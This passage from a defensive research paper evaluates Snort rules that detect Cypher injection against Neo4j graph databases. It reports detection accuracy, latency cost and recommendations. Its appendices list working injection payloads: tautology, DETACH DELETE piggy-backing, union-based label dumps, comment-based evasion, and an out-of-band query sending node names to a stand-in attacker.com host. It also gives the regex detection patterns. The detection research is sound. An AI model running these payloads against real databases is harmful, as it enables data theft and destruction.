The eight proposed Snort rules measured in this study were not equally effective. The efficacy of an individual detection depends partly on the frequency of the subcategory of Cypher injection in the test population. For example, many of the published examples of complex injections, such as Boolean injection, rely on techniques found in tautological or piggy-backed injection.




Figure 9: Efficacy of individual Cypher injection detection Snort rules

3.3. Detection Coverage

3.3.1. Overlapping detections

Of this study's Cypher injection examples, 24 matched to only a single Snort rule. The two rules that detect comment-based injections show the closest overlap between Cypher injection detections. Rule 100003 uses the following regular expression: **/\/\/'/im**, while rule 100008 uses a similar regular expression - **/\/\/('|`)/im**, that detects an additional three examples of Cypher injection. A later section discusses the performance tradeoffs between these two rules.




Figure 10: Many Cypher injection samples were detected by multiple Snort rules.

The detailed view of detections per sample query shown in Appendix D demonstrates how the eight Snort rules work together to detect different subcategories of Cypher injection.

3.3.2. False Negatives and False Positives

The eight Snort rules described in this study detected no false positives in a population of 155 representative valid Cypher queries. Few patterns emerge in the 19 undetected Cypher injection samples. This study included several attempts not included in these results to add rules to detect these false negatives. However, each additional rule led to a corresponding increase in false positives. See Appendix B for a complete list of false negative queries and their subcategories and sources.

3.4. Performance impact

The most performant Snort rules look only for keywords or strings within a payload, but to detect Cypher injection effectively, a rule must look for patterns. Perl Compatible Regular Expressions are a common technique to detect patterns within strings in Snort. Rules containing complex regular expressions can introduce latency. The set of eight snort rules included in this study added 22% to the duration of the average Cypher query. Almost a third of that increase in duration is due to a regular expression that limits detections to Cypher queries. A surprising result of this study is that the marginal increase in latency from an additional Snort rule was only a fraction of that same rule's latency when run alone.




Figure 11: Combined Cypher injection detections add 22% to the duration of a Cypher query




Figure 12: Cypher injection detections vary in latency added to queries in return for detections

4. Recommendations and Implications

4.1. Implementation

4.1.1. Selective application of the most effective detections

Each organization balances security and usability based on its risk profile. By implementing all eight snort rules listed above, an organization can detect published Cypher injection samples with 92% accuracy at the cost of increasing the duration of every Cypher query by 22%. However, because more advanced Cypher injection subcategories often extend simpler injection techniques, an organization can achieve a more modest accuracy of 84% accuracy at a lower latency of only 18% by combining only the three detections with the lowest latency: tautology detection, yield detection, and simple comment detection.

4.1.2. Translation to other intrusion detection systems

Snort is a widely adopted open-source Intrusion Detection and Prevention System (IDS). Suricata, another widely adopted open-source IDS, supports rules formatted for Snort, so the rules described in this study can run in Suricata unchanged. Proprietary IDSs may require support from the vendor to translate into their supported format.

4.1.3. Detection or prevention

An Intrusion Prevention System (IPS) can block traffic flagged by a detection rule. Organizations determine whether to prevent or simply report potentially malicious activity based on a few factors, including the accuracy of the detection and the severity of the detected vulnerability. The detections described in this study have a high accuracy rate. However, not all organizations are vulnerable to Cypher injection, either because they do not run graph databases or because they have confirmed that their graph-based applications adhere to Neo4j's recommendations for parameterizing and cleansing query input. Organizations that store highly sensitive data in graph databases or have critical graph-based applications are especially likely to benefit from these detections.

4.1.4. Application to environments that do not use graph databases

An organization that does not consider itself vulnerable to Cypher injection may still derive value from detecting even unsuccessful attempts at Cypher injection. Attackers often cast a wide net when scanning for vulnerabilities, so detecting attempts at Cypher injection can prove a valuable early warning sign indicating the presence of attackers in an environment.

4.2. Implications for Future Research

4.2.1. Other graph database query languages may be vulnerable to query injection

This study focuses on Cypher, the most popular graph database query language. While Neo4j is the industry leader in graph databases (G2, n.d.), dozens of less widely adopted graph database systems are available, many of which were developed for niche applications. Some of these graph databases support SQL, which already has robust query injection detections (Navarro-Cáceres et al., 2023). There are suggestions that Gremlin, another widely adopted query language for graphs, may also be vulnerable to query injection attacks (James, 2018). However, little research has described the nature of those attacks. A long tail of proprietary graph query languages for less widely adopted graph databases may also be vulnerable to query injection, but they provide fewer targets for attackers. Future research into Gremlin injection may yield valuable information about underexplored vulnerabilities.

Table 4: Query Languages used by the 15 most popular graph databases (G2, n.d)

G2 Market Position	Graph Database	SQL	Cypher	Gremlin	Proprietary
Leaders	Neo4j		🟨		
Leaders	AWS Neptune		🟨	🟥	
Leaders	Kibana				🟦
High Performers	ArangoDB				🟦
High Performers	DataStax				🟦
High Performers	Stardog				🟦
High Performers	GraphBase	🟩			
High Performers	Dgraph				🟦
Contenders	FlockDB				
Niche	OrientDB	🟩			
Niche	Apache Graph			🟥	
Niche	Titan			🟥	
Niche	Redis Enterprise		🟨		
Niche	GraphQL				🟦
Niche	Cayley			🟥	🟦

4.2.2 Machine learning models may detect evasive Cypher injection

The signature-based detections described in this study provide a first step in detecting Cypher injection. However, attackers can adapt to evade these detections (Sadeghian et al., 2013). Though these detections had an accuracy of over 90%, they proved ineffective against the three samples in Cypher injection subcategory 4b that included evasion techniques. Navarro-Cáceres et al., 2023 have summarized how machine learning models have detected evasive SQL injection attacks that previously eluded signature-based detections. Drawing a further analogy between SQL injection and Cypher detection, machine learning models are likely to provide a similar improvement in detection for Cypher injection. This study attempted to gather as many published examples of Cypher injection as possible but yielded only 84 samples. Only a few samples were available for lesser-known subcategories, such as detection evasion. Machine learning models require significantly more samples than this study provides, so a machine learning model would rely on unpublished samples of Cypher injection.

5. Conclusion

In cybersecurity, the only constant is change. In response to improved defenses, attackers innovate tactics, techniques, and procedures to achieve their objectives. While relational databases are a more traditional target of attacks because they are well-known to contain financial or personally identifiable information, those databases are also increasingly well-defended. Attackers are adept at finding less well-defended targets, such as graph databases, that may contain surprising nuggets of an organization’s crown jewels. Financially motivated attackers can benefit from gaining unauthorized access to graphs that contain financial information, such as the fraud detection graph used in this study. Attackers with more sinister objectives may use unauthorized access to modify the contents of graphs used in drug trials or contact tracing.

Organizations that run graph databases should follow best practices for parameterizing and cleansing input (Bowman & Lamont, 2021) and scanning their applications for vulnerability to Cypher injection (Morkin1792, 2021). However, even organizations that follow these best practices are only a mistaken application change away from becoming vulnerable to Cypher injection. The detections described in this study provide an additional layer of defense to help organizations detect these types of attacks on their graph databases.

Even organizations that do not run graph databases benefit from these additional detections. Attackers looking for the path of least resistance will often scan environments for vulnerabilities. By detecting even failed attempts at Cypher injection, organizations can become aware of the presence of attackers in their environments. Because the detections described in this study have a high degree of accuracy and can be limited to ports commonly used by Neo4j databases, organizations that run them incur a low cost for the benefit of learning that they are at risk. Whether an organization is defending a mission-critical graph, protecting highly sensitive information contained in a graph, or simply looking for a way to detect the presence of attackers in their environment, the detections described in this study provide a valuable, low-cost layer of defense.

References

Bachrach, N. (2023, February 8). Neo4jection: Secrets, data, and cloud exploits. Retrieved from https://www.varonis.com/blog/neo4jection-secrets-data-and-cloud-exploits

Bastani, K. (2013, December 5). Bank Fraud Detection. GitHub. https://github.com/neo4j-contrib/gists/blob/master/other/BankFraudDetection.adoc

Bowman, A., & Lamont, G. (2021). Protecting against Cypher Injection. Retrieved from https://neo4j.com/developer/kb/protecting-against-cypher-injection/

Boza, M. H., & Muñoz, A. (2017). (In) Security in Graph Databases - Analysis and Data Leaks. *Proceedings of the 14th International Joint Conference on e-Business and Telecommunications*, *4*. https://doi.org/10.5220/0006419003030310

Buley, T. (2009, August 18). https://www.forbes.com/2009/08/18/hacker-sql-injection-technology-security-gonzalez.html?sh=e6094f8585dd. *Forbes*

Chivato. (2021, December 24). *Fun with cypher injections*. HackMD. https://hackmd.io/@Chivato/rkAN7Q9NY

Chung, J. (2022, February 22). GRAPH DATA SCIENCE USE CASES: FRAUD AND ANOMALY DETECTION. Retrieved from https://go.neo4j.com/rs/710-RRC-335/images/Graph-Data-Science-Use-Cases-Fraud-and-Anomaly-Detection-EN-US.pdf

Clarke, J., Alvarez, R. M., Hartley, D., Hemler, J., Kornbrust, A., Meer, H., … Stuttard, D. (2009). *SQL injection attacks and defense* (1st ed.). Burlington, MA: Syngress.

Dutta, A. (2022, December 4). The most underrated injection of all time — CYPHER injection. Retrieved from https://infosecwriteups.com/the-most-underrated-injection-of-all-time-cypher-injection-fa2018ba0de8

Eassa, A. M., Elhoseny, M., El-Bakry, H. M., & Salama, A. S. (2018). NoSQL injection attack detection in web applications using RESTful Service. *Programming and Computer Software*, *44*(6), 435–444. https://doi.org/10.1134/s036176881901002x

Elgharbi, M. (2022, November 29). Conference notes: Cypher query injection - the new

"SQL injection". Retrieved from https://pentester.land/blog/conf-notes-cypher-query-injection/

Elgharbi, M. (2022, December 26). Cypher injection cheat sheet. Retrieved January 25, 2024, from https://pentester.land/blog/cypher-injection-cheatsheet/

Fahd, K., Venkatraman, S., & Hammeed, F. K. (2019). A Comparative Study of NOSQL System Vulnerabilities with Big Data. *International Journal of Managing Information Technology*, *11*(4), 1–19. https://doi.org/10.5121/ijmit.2019.11401

Federal Bureau of Investigation. (2011). *Member of Hacking Group LulzSec Arrested for June 2011 Intrusion of Sony Pictures Computer Systems* [Press Release]. Retrieved from https://archives.fbi.gov/archives/losangeles/press-releases/2011/member-of-hacking-group-lulzsec-arrested-for-june-2011-intrusion-of-sony-pictures-computer-systems

Forristal, J. (1998, December 25). NT Web Technology Vulnerabilities. *Phrack Magazine*, *8*(54).

G2. (n.d.). Best Graph Databases. Retrieved March 30, 2024, from https://www.g2.com/categories/graph-databases

Halfond, W.G., Viegas, J., & Orso, A. (2006). A Classification of SQL-Injection Attacks and Countermeasures.

Hou, B., Qian, K., Li, L., Shi, Y., Tao, L., & Liu, J. (2016). MongoDB NoSQL Injection Analysis and Detection. *2016 IEEE 3rd International Conference on Cyber Security and Cloud Computing*. https://doi.org/10.1109/cscloud.2016.57

James. (2018, July 4). Avoiding gremlin injection attacks with Azure Cosmos DB. Retrieved from https://www.azurefromthetrenches.com/avoiding-gremlin-injection-attacks-with-azure-cosmos-db/

Lambert, J. (2015, April 26). Defenders think in lists. Attackers think in graphs.

As long as this is true, attackers win. Retrieved January 25, 2024, from https://github.com/JohnLaTwC/Shared/blob/master/Defenders%20think%20in%20lists.%20Attackers%20think%20in%20graphs.%20As%20long%20as%20this%20is%20true%2C%20attackers%20win.md

Lee, S.Y., Low, W.L., Wong, P.Y. (2002). Learning Fingerprints for a Database Intrusion

Detection System. In: Gollmann, D., Karjoth, G., Waidner, M. (eds) Computer Security — ESORICS 2002. ESORICS 2002. Lecture Notes in Computer Science, vol 2502. Springer, Berlin, Heidelberg. https://doi.org/10.1007/3-540-45853-0_16

Lemmens, M. (2021, June 11). BloodHound – Sniffing out the path through Windows domains. Retrieved from https://www.sans.org/blog/bloodhound-sniffing-out-path-through-windows-domains/

Mao, Z., Yao, H., Zou, Q., Zhang, W., & Dong, Y. (2021). Digital contact tracing based on a graph database algorithm for emergency management during the COVID-19 epidemic: Case study. *JMIR mHealth and uHealth*, *9*(1), e26836. doi:10.2196/26836

Marcussen, E. (n.d.). Neo4j (Cypher graph query language) injection. Retrieved January 28, 2024, from https://www.justanotherhacker.com/neoj4-injection.html

Morkin1792. (n.d.). Cypher injection scanner. Retrieved from https://portswigger.net/bappstore/72f7b61e22f64ef5882dff6054df5ac7

Murali, V., Muralidhar, Y. P., Königs, C., Nair, M., Madhu, S., Nedungadi, P., Athri, P. (2022). Predicting clinical trial outcomes using drug bioactivities through graph database integration and machine learning. *Chemical Biology & Drug Design*, *100*(2), 169-184. doi:10.1111/cbdd.14092

Navarro-Cáceres, J. J., Crespo-Martínez, I. S., Campazas-Vega, A., & Guerrero-Higueras, Á. M. (2023). Systematic literature review of methods used for SQL injection detection based on intelligent algorithms. *Lecture Notes in Networks and Systems*, 59-68. doi:10.1007/978-3-031-42519-6_6

Neo4j, Inc. (n.d.). Cypher cheat sheet. Retrieved from https://neo4j.com/docs/cypher-cheat-sheet/5/auradb-enterprise/

Noel, S., Harley, E., Tam, K. H., Limiero, M., & Share, M. (2016). CyGraph. In

Handbook of Statistics (pp. 117–167). Elsevier. https://doi.org/10.1016/bs.host.2016.07.001

Paoletti, Teo. "Leonard Euler's solution to the Konigsberg bridge problem." *Convergence* (2011).

Phillips, R. L. (1977). A query language for a network data base with graphical entities. *ACM SIGGRAPH Computer Graphics*, *11*(2), 179-185. doi:10.1145/965141.563891

Polop, C. (2023). Cypher injection (neo4j). Retrieved from https://book.hacktricks.xyz/pentesting-web/sql-injection/cypher-injection-neo4j

Rawat, J., Kumar, I., Mohd, N., Maheshwari, A., Sharma, N. (2023). Analysis of Top Vulnerabilities in Security of Web-Based Applications. In: Hassanien, A.E., Castillo, O., Anand, S., Jaiswal, A. (eds) International Conference on Innovative Computing and Communications. ICICC 2023. Lecture Notes in Networks and Systems, vol 703. Springer, Singapore. https://doi.org/10.1007/978-981-99-3315-0_55

Ron, A., Shulman-Peleg, A., & Bronshtein, E. (2015). No SQL, No Injection? Examining NoSQL Security. *ArXiv, abs/1506.04082*.

Sadeghian, A., Zamani, M., & Ibrahim, S. (2013). SQL injection is still alive: A study on SQL injection signature evasion techniques. *2013 International Conference on Informatics and Creative Multimedia*. doi:10.1109/icicm.2013.52

SentinelOne. (2022, October 27). *2012 LinkedIn security breach dumps more than 100M additional records*. Retrieved from https://www.sentinelone.com/blog/blast-past-2012-linkedin-breach-dumps-100m-additional-records/

Shachi, M., Shourav, N. S., Ahmed, A. S. S., Brishty, A. A., & Sakib, N. (2021). A Survey on Detection and Prevention of SQL and NoSQL injection attack on server-side applications. *International Journal of Computer Applications*, *183*(10), 1–7. https://doi.org/10.5120/ijca2021921396

Shapiro, S. J. (2023). *Fancy bear goes phishing: The dark history of the Information Age, in five extraordinary hacks*. Farrar, Straus and Giroux.

Van Landuyt, D., Wijshoff, V., & Joosen, W. (2024). A study of NoSQL query injection in Neo4j. *Computers and Security*, *137*.

Valeur, F., Mutz, D., & Vigna, G. (2005). A Learning-Based approach to the detection of SQL attacks. In *Lecture Notes in Computer Science* (pp. 123–140). https://doi.org/10.1007/11506881_8

Von Neumann, John. (1945). *First draft of a report on the EDVAC*. Moore School of Electrical Engineering, University of Pennsylvania. Retrieved from 10.5479/sil.538961.39088011475779

Appendix A: Source Code for Reproducibility

https://github.com/michaeljdunkin/Detecting-Cypher-Injection-with-Open-Source-Network-Intrusion-Detection contains the code used to run the tests, a copy of the Neo4j database, and a list of the Cypher queries used in this test.


Appendix B: False Negatives

Subcategory	QueryTxt	Source
1b) Piggy-backed	CREATE (s:Student) SET s.name = 'Robby' WITH true as ignored MATCH (s:Student) DETACH DELETE s; //';	Bowman & Lamont, 2021
1b) Piggy-backed	MATCH (user) WHERE user.email = 'bobby@mail.com' RETURN user.username STARTS WITH 'a';//' RETURN user IS NOT NULL	Bowman & Lamont, 2021
1b) Piggy-backed	MATCH (a:Movie {title: 'Johnny '}) //Mnemonic'}) RETURN a	Marcussen, n.d.
1b) Piggy-backed	MATCH (o) WHERE o:a {…} WITH 0 as _l00 RETURN 1 //	Bachrach, 2023
1c) Error-based	MATCH (n:Person) WHERE n.name = ’DELETE p &\’ RETURN n	Van Landuyt et al., 2024
1c) Error-based	MATCH (n:Person) WHERE n.name = '' RETURN q \' RETURN n	Van Landuyt et al., 2024
1c) Error-based	MATCH (a:Movie) RETURN a ORDER BY a.title,Date(keys(a))	Elgharbi, 2022
1d) Union-based	MATCH (s:School)-[:IN]→(c:``) RETURN 1 as a UNION MATCH (n) RETURN 1 WITH true AS ignored MATCH (n) DETACH DELETE n; //:`" + cityName + "`) RETURN s	Bowman & Lamont, 2021
1d) Union-based	MATCH (a:Person) WHERE id(a) = 42 RETURN 1 AS a UNION CALL db.labels() YIELD label AS a RETURN a	Elgharbi, 2022
1d) Union-based	MATCH (a:Person) WHERE id(a) = 42 RETURN 1 AS a UNION MATCH(b) RETURN DISTINCT labels(b) AS a	Elgharbi, 2022
1d) Union-based	MATCH (n:Movie) where n.title = "abc injectect" return 123 as b union match (a) return distinct labels(a) as b /	Marcussen, n.d.
2a) Boolean-based	MATCH (a:Movie) RETURN a ORDER BY a.title,Date(keys(a))	Marcussen, n.d.
3) Out-of-band	LOAD CSV FROM 'https://challs2.free.beeceptor.com/'+split('a b c', ' ')[0] AS y RETURN y	Elgharbi, 2022
3) Out-of-band	LOAD CSV FROM 'https://domain/file.csv' AS line CREATE (:Artist {name: line[1], year: toInteger(line[2])})	Elgharbi, 2022
3) Out-of-band	LOAD CSV FROM 'https://domain/file.csv' AS line CREATE (:Artist {name: line[1], year: toInteger(line[2])})	Marcussen, n.d.
4a) Stored Procedure	MATCH (c:Character) CALL apoc.load.json("https://attacker.com/data.json?leaked="+c.name) YIELD value RETURN value//	Elgharbi, 2022
4b) Detection evasion	MATCH (s:Student) WHERE s.name = 'Robby'/**/MATCH/**/(s:Student)/**/DETACH/**/DELETE/**/s;/**///' RETURN s.name;	Bowman & Lamont, 2021

4b) Detection evasion	MATCH (s:Student) WHERE s.name = 'Robby'/*thisisacomment*/MATCH/*thisisanothercomment*/(s:Student)/*thisisathirdcomment*/DETACH/*thisisafourthcomment*/DELETE/*thisisafifthcomment*/s;/*thisisasixthcomment*///' RETURN s.name;	Bowman & Lamont, 2021
4b) Detection evasion	MATCH (p) WHERE "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA.....AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA" =~ '(..*)*' RETURN "pwnt"	Marcussen, n.d.

Appendix C: Examples of Cypher Injection Subcategories

The following examples of Cypher injection subcategories are based on a standard benign Cypher query shown below.



```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = 'John' RETURN n
```

Overview


Node labels

*(1) AccountHolder (1)

Displaying 1 nodes, 0 relationships.

Figure B1: This image shows the result of a standard benign Cypher query. The following images show how each subclass of Cypher injection modifies this query to inject untrusted code in place of the expected FirstName value.

1. In-band
   1.a Tautological



```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = '' OR 1=1 RETURN n // RETURN n
```

Overview


Node labels

*(35) AccountHolder (35)

Displaying 35 nodes, 0 relationships.

Figure B2: A sample tautological Cypher injection returns all AccountHolders by appending a tautology.

   1.b Piggy-backed queries




```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = 'Darth' DELETE n //' RETURN n
```

(no changes, no records)

Figure B3: A sample piggy-backed Cypher injection deletes an AccountHolder by commenting out the remaining query.

   1.c Error-based (aka Illegal/Logically Incorrect Queries)




```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = 'John' RETURN q \\' RETURN n
```

ERROR Neo.ClientError.Statement.SyntaxError

```
Invalid input '\': expected
  "≠"
```


…



```
  "^"
  <EOF> (line 1, column 62 (offset: 61))
"MATCH (n:AccountHolder) WHERE n.FirstName = 'John' RETURN q \\' RETURN n"
                                                              ^
```

Figure B4: A sample error-based Cypher injection reveals the contents of a query by forcing an error.

1.d Union-based




```
neo4j$ MATCH (n:AccountHolder) WHERE n.FirstName = '' RETURN n.LastName as name UNION MATCH
       (q:AccountHolder) RETURN q.FirstName as name // ' RETURN n
```

	name
1	"John"
2	"Jane"
3	"Matt"
4	"Michael"

Figure B5: A sample union-based Cypher injection leverages a UNION statement to return all AccountHolder FirstName values.

1.e alternate encodings



